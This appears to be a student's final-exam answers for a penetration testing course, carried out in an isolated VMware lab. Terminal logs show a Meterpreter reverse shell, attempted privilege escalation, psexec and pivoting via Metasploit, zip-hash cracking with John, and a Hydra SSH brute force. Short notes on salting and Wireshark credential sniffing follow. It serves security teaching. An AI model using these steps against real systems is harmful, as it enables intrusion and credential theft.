



Enhancing Digital Government Economy (EDGE)

Digital Skills for Students

Host University: Chittagong University of Engineering and Technology

Host Dept./Institute/Center: Dept. of CSE, CUET

Venue: Southeast University, Batch Number: CADS-003

Training Track/Course Name: Applied Penetration Testing Engineer: Hands-on

Level: Advanced Level



Final Examination

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section : CADS003

Senario 1

Phase 1

Process of windows access

```
kali-linux-2026.1-vmware... x vapt x
root@kali: /home/kali/Desktop/New Folder

Session Actions Edit View Help
inet 192.168.129.128 netmask 255.255.255.0 broadcast 192.168.129.255
inet6 fe80::4607:3bb4:5e2:c1fc prefixlen 64 scopeid 0x20<link>
ether 00:0c:29:d4:7d:d1 txqueuelen 1000 (Ethernet)
RX packets 559192 bytes 802577893 (765.3 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 67434 bytes 9549926 (9.1 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 7130 bytes 5520891 (5.2 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7130 bytes 5520891 (5.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf exploit(multi/handler) > set LHOST 192.168.129.128
LHOST => 192.168.129.128
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.129.128:4444
[*] Command shell session 1 is not valid and will be closed
[*] 192.168.129.132 - Command shell session 1 closed.
ls
[*] Command shell session 2 is not valid and will be closed
[*] 192.168.129.132 - Command shell session 2 closed.
exit
AC[+] Exploit failed [user-interrupt]: Interrupt
[*] exploit: Interrupted
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.129.128:4444
[*] Command shell session 9 is not valid and will be closed
[*] 192.168.129.132 - Command shell session 9 closed.
AC[+] Exploit failed [user-interrupt]: Interrupt
[*] exploit: Interrupted
msf exploit(multi/handler) > msf6>set payload windows/meterpreter/reverse_tcp
[*] Unknown command: msf6>set. Run the help command for more details.
msf exploit(multi/handler) >
msf exploit(multi/handler) > msf6>set payload windows/meterpreter/reverse_tcp
[*] Unknown command: msf6>set. Run the help command for more details.
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.129.128:4444
[*] Sending stage (199238 bytes) to 192.168.129.132

Session Actions Edit View Help
msf exploit(multi/handler) > msf6>set payload windows/meterpreter/reverse_tcp
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msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.129.128:4444
[*] Sending stage (199238 bytes) to 192.168.129.132

meterpreter > ipconfig

Interface 1
-----
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
-----
Name : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:57:d5:9b
MTU : 1500
IPv4 Address : 192.168.129.132
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::47f3:969a:9523:6644
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > sysinfo
Computer : DESKTOP-27I9V6U
OS : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en-US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```

I use ipconfig for get the hidden internal ip address

Phase 2

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: 1346 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter > 
```

I used getsystem for privilege escalating

Phase 3

```
msf > search /smb/psexec
=====
[-] No arch selected, selecting arch: x86 from the payload
No # Name specified, outputting raw payload
k Description 64 bytes
Size 164 of exe file: 7168 bytes
-----
- 0 -----exe
0 auxiliary/scanner/smb/psexec_loggedin_users . normal No
Microsoft Windows Authenticated Logged In Users Enumeration
1 exploit/windows/smb/psexec 1999-01-01 manual No
Microsoft Windows Authenticated User Code Execution
2 \_ target: Automatic . .
Keyboard interrupt received, exiting.
3 \_ target: PowerShell . .
4 \_ target: Native upload . .
5 \_ target: MOF upload . .
6 \_ target: Command . .
7 auxiliary/admin/smb/psexec_ntdsgrab . normal No
PsExec NTDS.dit And SYSTEM Hive Download Utility

Interact with a module by name or index. For example info 7, use 7 or use auxili
ary/admin/smb/psexec_ntdsgrab
msf > 
```

The module was **exploit/windows/smb/psexec**

Phase 4

After adding the route

```
msf > sessions

Active sessions
=====

  Id  Name  Type      Information      Connection
  --  -
  3    shell
  4    shell
  5    shell
  6    shell
  7    shell
  8    shell
  11   meterpreter x86/windows DESKTOP-27I9V6U\user @ DESKTOP-27I9V6U
      192.168.129.128:4444
      -> 192.168.129.132:50
      530 (192.168.129.132)
      192.168.129.128:4444
      -> 192.168.129.132:50
      537 (192.168.129.132)
      192.168.129.128:4444
      -> 192.168.129.132:50
      538 (192.168.129.132)
      192.168.129.128:4444
      -> 192.168.129.132:50
      540 (192.168.129.132)
      192.168.129.128:4444
      -> 192.168.129.132:50
      541 (192.168.129.132)
      192.168.129.128:4444
      -> 192.168.129.132:50
      542 (192.168.129.132)
      192.168.129.128:4444
      -> 192.168.129.132:50
      811 (192.168.129.132)

msf > route add 192.168.129.0 255.255.255.0 11
[*] Route added
```

I used **search portscan/tcp**

```
msf > search portscan/tcp

Matching Modules
=====

  #  Name                                     Disclosure Date  Rank  Check  Descriptio
  -  -
  0  auxiliary/scanner/portscan/tcp .          normal  No     TCP Port S
canner

Interact with a module by name or index. For example info 0, use 0 or use auxili
ary/scanner/portscan/tcp

msf > 
```

The module was

auxiliary/scanner/portscan/tcp

scenario 2

phase 1

Indication of the \$1\$ prefix: The \$1\$ prefix indicates that the MD5-based crypt (or simply MD5) hashing algorithm was used to generate the password hash.

To display the cracked passwords from a session that has already been executed

john --show hashes.txt

```
kali@kali: ~/Desktop/New Folder
Session Actions Edit View Help
16 auxiliary/scanner/auxiliary/scanner/backdoor_scanner SerComm Network Device Backdoor Detect
(kali@kali)-[~/Desktop/New Folder]
$ ls
dlsd      auxilli hashes.txt  Nessus-10.12.0-ubuntu1604_amd64.deb
dlsd.zip  las.exe   p.txt     No      Sielco System Winlog Remote File Acc
dlsd.zip.zip last.exe  yasin.exe

(kali@kali)-[~/Desktop/New Folder]
$ john hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Cost 1 (HMAC size) is 16 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234 (dlsd.zip/dlsd)
1g 0:00:00:00 DONE 2/3 (2026-05-17 09:10) 4.761g/s 96552p/s 96552c/s 96552C/s 12
3456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
(kali@kali)-[~/Desktop/New Folder]
$ john --show hashes.txt
dlsd.zip/dlsd:1234:dlsd:dlsd.zip:dlsd.zip
1 password hash cracked, 0 left
(kali@kali)-[~/Desktop/New Folder]
$
```

Phase 2



```
root@kali: /home/kali/Desktop/New Folder
Session Actions Edit View Help
(kali@kali)-[~/Desktop/New Folder]
$ nano pass.txt
(kali@kali)-[~/Desktop/New Folder]
$ nano user.txt
(kali@kali)-[~/Desktop/New Folder]
$ sudo su
[sudo] password for kali:
(root@kali)-[~/home/kali/Desktop/New Folder]
# arp-scan 192.168.129.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:d4:7d:d1, IPv4: 192.168.129.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.129.1 00:50:56:c0:00:08 VMware, Inc.
192.168.129.2 00:50:56:fb:a2:a6 VMware, Inc.
192.168.129.129 00:0c:29:f5:ee:4d VMware, Inc.
192.168.129.132 00:0c:29:57:d5:9b VMware, Inc.
192.168.129.254 00:50:56:fc:87:e6 VMware, Inc.

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.971 seconds (129.88 hosts/sec). 5
responded

(root@kali)-[~/home/kali/Desktop/New Folder]
# nmap -sV 192.168.129.129
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 09:15 -0400
Nmap scan report for 192.168.129.129
Host is up (0.00013s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:F5:EE:4D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds

(root@kali)-[~/home/kali/Desktop/New Folder]
# hydra -L user.txt -P pass.txt -t4 ssh://192.168.129.129
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mi
litary or secret service organizations, or for illegal purposes (this is non-bin
ding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 09:17:
03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (1:2/p:2), ~1 tr
y per task
[DATA] attacking ssh://192.168.129.129:22/
[22][ssh] host: 192.168.129.129 login: marlinspike password: marlinspike
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 09:17:
05

(root@kali)-[~/home/kali/Desktop/New Folder]
```

The command was

hydra -L user.txt -P pass.txt -t4 ssh://192.168.129.129

Explanation of the command used:

- **-L user.txt:** Specifies the path to your custom username list file.
- **-P pass.txt:** Specifies the path to your custom password list file.
- **-t 4:** Restricts the execution to 4 parallel tasks to ensure the attack remains stealthy and does not overwhelm the target service.
- **ssh://192.168.129.129:** Specifies the target SSH service running on your internal Ubuntu machine's IP address.

Phase 3

A salt is a unique, randomly generated string of data or characters added to a plaintext password before it is run through a hashing algorithm.


A Rainbow Table is a precomputed database containing millions of common plaintext passwords alongside their corresponding pre-calculated hashes.

When salting is applied:

1. It changes the resulting hash output completely, meaning identical passwords will produce entirely different hashes if their salts are different.
2. This forces an attacker to precompute a unique rainbow table for every single possible salt value, which is computationally infeasible and requires an impossible amount of storage.
3. Consequently, precomputed rainbow tables become completely useless, forcing attackers to rely on much slower brute-force or dictionary attacks instead.

Scenario 3

Phase 1



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	104.20.28.164	192.168.129.128	TLSv1.2	177	Application Data
2	0.0000006571	192.168.129.128	104.20.28.164	TCP	56	60832 → 443 [ACK] Seq=1 Ack=122 Win=65535 Len=0
3	0.399207017	104.20.28.164	192.168.129.128	TLSv1.2	177	Application Data
4	0.399294523	192.168.129.128	104.20.28.164	TCP	56	60832 → 443 [ACK] Seq=1 Ack=243 Win=65535 Len=0
5	12.898207138	192.168.129.128	157.10.238.2	NTP	92	NTP Version 4, client
6	12.906382505	157.10.238.2	192.168.129.128	NTP	92	NTP Version 4, server
7	19.996766407	104.20.28.164	192.168.129.128	TLSv1.2	177	Application Data
8	19.996831224	192.168.129.128	104.20.28.164	TCP	56	60832 → 443 [ACK] Seq=1 Ack=364 Win=65535 Len=0
9	20.395005453	104.20.28.164	192.168.129.128	TLSv1.2	177	Application Data
10	20.395073793	192.168.129.128	104.20.28.164	TCP	56	60832 → 443 [ACK] Seq=1 Ack=485 Win=65535 Len=0
11	25.077843064	VMware_d4:7d:d1		ARP	44	Who has 192.168.129.2? Tell 192.168.129.128
12	25.078107498	VMware_fb:a2:a6		ARP	62	192.168.129.2 is at 00:50:56:fb:a2:a6
13	29.915232793	VMware_fb:a2:a6		ARP	62	Who has 192.168.129.2? Tell 192.168.129.2

The most effective Wireshark filter to isolate credentials sent via an unencrypted web form is:

http.request.method == "POST"

phase 2

- **Encoding Method:** The standard encoding method used for credentials sent via basic HTTP authentication is **Base64 encoding** (or standard **URL-encoding / Percent-encoding** if submitted via an HTML form body).
- **How to view the plaintext:** 1. Select the captured **HTTP POST** packet in the top pane. 2. Expand the **Hypertext Transfer Protocol** or **HTML Form URL Encoded** section in the packet details pane (middle window). 3. Wireshark automatically decodes the string and displays the plaintext credentials inside brackets [...]. Alternatively, right-click the packet and select **Follow -> HTTP Stream** to read it in full plaintext.

Phase 3

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Phase 4

The Wireshark feature that allows a defender to view the entire FTP session (including commands like USER, PASS, and LIST) in a single, continuous window is:

Follow TCP Stream (*Right-click any FTP packet -> Follow -> TCP Stream*)

